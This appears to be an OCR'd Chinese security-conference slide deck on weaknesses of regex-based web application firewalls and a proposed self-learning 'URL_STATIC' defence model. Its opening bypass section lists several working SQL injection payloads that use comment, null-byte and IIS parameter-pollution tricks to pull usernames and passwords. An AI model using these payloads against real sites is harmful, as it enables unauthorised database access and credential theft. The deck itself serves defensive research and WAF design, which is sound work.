浅析WAF防御机制的非主流技术

By Pang0lin

无声信息
双螺旋（PKAV）攻防研究院

前言


网络技术的发展，带动了企业对网络安全问题的认知和重视。技术发展和市场需求不平衡的发展趋势导致目前众多中小企业并没有专门的安全部门和相关技术人员。

这种情况下，WAF出现了，并且以多种不同的姿态出现（包括云WAF，硬件WAF，软件WAF）。WAF的出现给用户提供了一种不需要专业知识就能解决网络安全问题的快捷途径，在国内深受政府、学校、医院和中小企业的爱戴。

WAF的出现是带动了互联网安全的发展还是阻碍了互联网安全的发展？

不要迷恋WAF

目 录


Bypass某WAF

旧瓶装新酒

收集网上已经爆出的payload： id=-1 union%23%0aselect 1,2,3

id=-1 union%23%0aall select 1,2,3

再收集网上已经爆出的payload：
id=1%00' union select 1,2,3 from user -- a
id=1 union/*!50000select*/1,2,3

id=1 union%23%0aall select 2,username,3/*%00*//*!50001from*/user

抓住修复的缺陷

最近在测试某WAF的拦截特性的时候，我的本意是测试其对于mutipart/form-data的处理特性，看看在取值的时候是否可以被绕过，但是经过测试发现该WAF并没有按照一种标准的流程来提取mutipart/form-data的值，而是直接把整个post data 当作一个参数进行了规则匹配。

这样的操作可以简化数据清洗的过程，但是势必会放宽系统对于POST包的拦截限制。

```
POST：
id=100 union /*!50001select*/1,username,password from user -- a
```

变不可能为可能

有时候我们觉得很多问题已经被说烂了，不可能存在缺陷了，但是实际上这种不可能是可以变成可能的。

HPP在WAF领域里面是一个老生常谈的问题，因为IIS对于HPP处理的特殊性，造成HPP可能被用在IIS服务器上进行WAF绕过。

```
id=100 union/*&id=*/--+-%0aall select/*&id=*/1,password,2 as [/*] from [admin] -- a*/
```

```
100 union/*,*/--+-%0aall select/*,*/1,password,2 as [/*] from [admin] -- a*/
```


打造一款自己的
WAF

WAF的原理

主要是通过对访问网站的请求流量进行清洗，使用正则匹配的方式对其中的攻击流量进行检测和拦截。

衡量WAF的标准

衡量一个WAF好坏的标准在于误报率和漏报率。通用型的WAF为了能够兼容适应多种不同的环境，一定不能把匹配的规则写的很严苛(eg. /select.+from/is)，这样会把大量正常请求误报为攻击行为。而这也给WAF的开发者带来了难度

正则匹配的脆弱性

从本质上来说纯粹采用基于正则的规则匹配的方式来检测攻击行为一定会存在下面两种可能：

1.把一个正常的行为识别为攻击行为进行拦截

2.把一个攻击行为是被为正常行为进行放过

现有WAF的工作流程

数据获取

WAF作为用户和网站的中间件，首先获取所有数据包，从数据包中提取出需要进行检测拦截的参数。

数据清洗

数据清洗是指对接收到的数据进行一次预处理操作，对数据中的杂揉数据进行去除。

规则匹配

通过与预先设定的规则进行匹配，识别出数据流量中的异常攻击行为，进行实时的拦截与防护

二次校验

对需要通过多条规则进行联合判断的复杂规则进行二次校验，提高规则校验的准确性。

数据获取阶段

01

对畸形method的处理。畸形method是指用户在传递数据包时的method方法不是常见的GET、POST等，WAF必须能够正常的识别一个从没见过的method方法。

02

对mutipart/form-data数据的处理。mutipart/form-data由于和普通的POST DATA数据格式不一样，从中提取出字段名和字段值需要按照正则匹配的方式，但是由于服务器对接受的mutipart数据格式的宽松性，导致很多地方都可以通过插入无效字符或者修改字段顺序来绕过WAF，WAF必须能识别多样性的mutipart数据。

03

对HPP数据的处理。本身不同的服务器类型对于HPP数据的处理就不一样，WAF本身对于HPP的处理就必须要按照一定的规范进行，不能简单的进行覆盖操作。

04

对超长字段的处理。对超大POST包的处理，当某个字段的值已经超过系统所能承受的阈值时，WAF不能对该字段进行合法的正则校验时，是否应该无条件放行？

数据清洗阶段

01

对注释符中内容的清洗。这里的注释符包括单行注释和内联注释，如果仔细去翻阅历史上绕过WAF的手法，你会发现一半以上都和注释符有关。依笔者看来，内联注释是可以可以直接ban掉的

02

对特殊编码的处理。有的数据库比如mssql支持自动对传入参数进行unicode解码，WAF在数据清洗的过程中，需要对其进行解码，以保证后期正则匹配的精确性。

03

对特殊字符的处理。这里需要处理的特殊字符包括%,%00,%a0等，每一个特殊字符都可能导致WAF直接被绕过。


规则匹配

SQL注入规则

SQL注入的规则主要是围绕一些特殊的关键字，比如union, select, from, where, exec等

文件上传规则

对上传文件的后缀进行白名单校验，不允许上传可执行文件后缀。



XSS规则

XSS主要是考虑所有能够引起JS代码执行的标签、属性和事件。一款合适的XSS规则比SQL注入的规则更难，但是却没有受到足够的重视。

其他的一些常用的攻击手法，包括目录跳转，敏感文件下载，命令执行等

规则匹配

TIPS

1.正确的认识注释符，注释符里面的东西是否没有意义
1)mysql支持的内联语法/*5000!select*/
2)1 as `/*` from user -- */ or '/*' from user --*/
3)'-- ' from user -- a

2.不要相信任何两个关键字之间一定不能存在xxx字符的断言，比如union和select之间必须\s

3.不要觉得在关键字前面匹配到了\w就是安全的，至少有两种例外：8elfrom和\Nfrom

4.如果有一个最需要被禁止的函数，我觉得应该是exec

5.能执行JS代码的地方除了script标签和on事件之外，也可能是一些标签的熟悉，比如embed, object, link, a等

.....

二次校验

二次校验是整个规则匹配中的核心模块，主要包括两种方式的二次校验

- 1.对单条复杂语句的二次校验

<A1>SELECT<A2><B1>FROM<B2>

表面上的select from是一个很简单的正则，但是通过对select和from的左右两边进行二次校验，就可以把一个简单的表达式变得很复杂（eg，(A1&B1)|(A2&B2)），也可以提高校验的准确性

- 2.对多条语句的相互间二次校验

不同的多条规则之间存在一个先后的关系，只有同时满足了多条规则，才能认为该行为属于攻击行为


WAF的改进

WAF改进的方向

如何把自学习算法引入到实时WAF防御

传统的基于规则匹配的攻击检测和拦截的方法明显的脆弱性表现在：

1.对数据的提取和清洗都因为环境的不同而需要处理很多特殊情况

2.对WAF制定者有很高的安全知识要求，因为防御必须是全方位的

3.不能保证误报率和漏报率

过去已经在很多文献中都出现了使用机器学习算法来进行WEB攻击识别的方法，但是大多数都是基于大数据的数据分析，并不能满足实际环境中进行实时检测和拦截的要求。

WAF改进

打造一款不需要正则表达式的实时WEB攻击拦截和防御策略，规则由自学习而来，由自学习而去

能实时对网站进行防护

额外开销小于当前基于正则的方式

规则自学习，积淀越久，识别越准确

URL_STATIC模型原理

URL_STATIC主要是通过对URL中的参数进行提取，分析参数的特征类型，智能维护参数类型表，为网站提供实时的防御功能。

参数类型说明

在URL_STATIC模型中，参数类型的值直接决定了WAF工作的好坏。这里类型的取值包括：

1.参数本身的类型，包括数组、字符串

2.参数值的类型，包括整型、浮点型、字符型

3.参数值的变化范围，只针对数字型参数


4.参数值的长度范围，指参数可能的长度位数

5.method方法

.....

URL_STATIC模型

数据提取过程和一般的WAF中进行的数据提取的过程一样，目的在于获取用户数据包中的待检测字段




这里的数据清洗比一般的WAF的数据清洗简单，因为不需要考虑注释符的问题

从参数类型表中提取数据，获取对应参数的字段类型信息，关联字段信息

URL_STATIC模型的优缺点

URL_STATIC模型的优点是通用性强，能够很好的检测各种bypass语法，避免了正则容易被绕过的风险。对开发人员来说不需要掌握过多安全相关的知识，不需要过多的纠结不同服务器特性，不同数据库的特性。

URL_STATIC模型的缺点就是需要一个自学习的过程，这对访问量较小的网站来说是不友好的，所以这也就决定了URL_STATIC模型不能作为一个完整的WAF单独存在，只能是整套防御体系中的一部分。



一套完整的WAF策略

数据提取

数据提取是整个WAF策略中的基础，准确和全面的数据提取是一套WAF产品成功的保障

正则匹配


正则匹配作为WAF策略的基础层，为网站提供实时的安全防护，是最有效最直接的防御手段。

URL_STATIC

URL_STATIC 提供了一种自学习的检测和拦截用户非法请求的手段，能够有效弥补正则先天性的不足，提高网站的防护效率

云中心数据分析

云中心作为整个平台的数据分析中心，能够很好的对数据流量进行整体的安全分析和态势感知。



THANK YOU!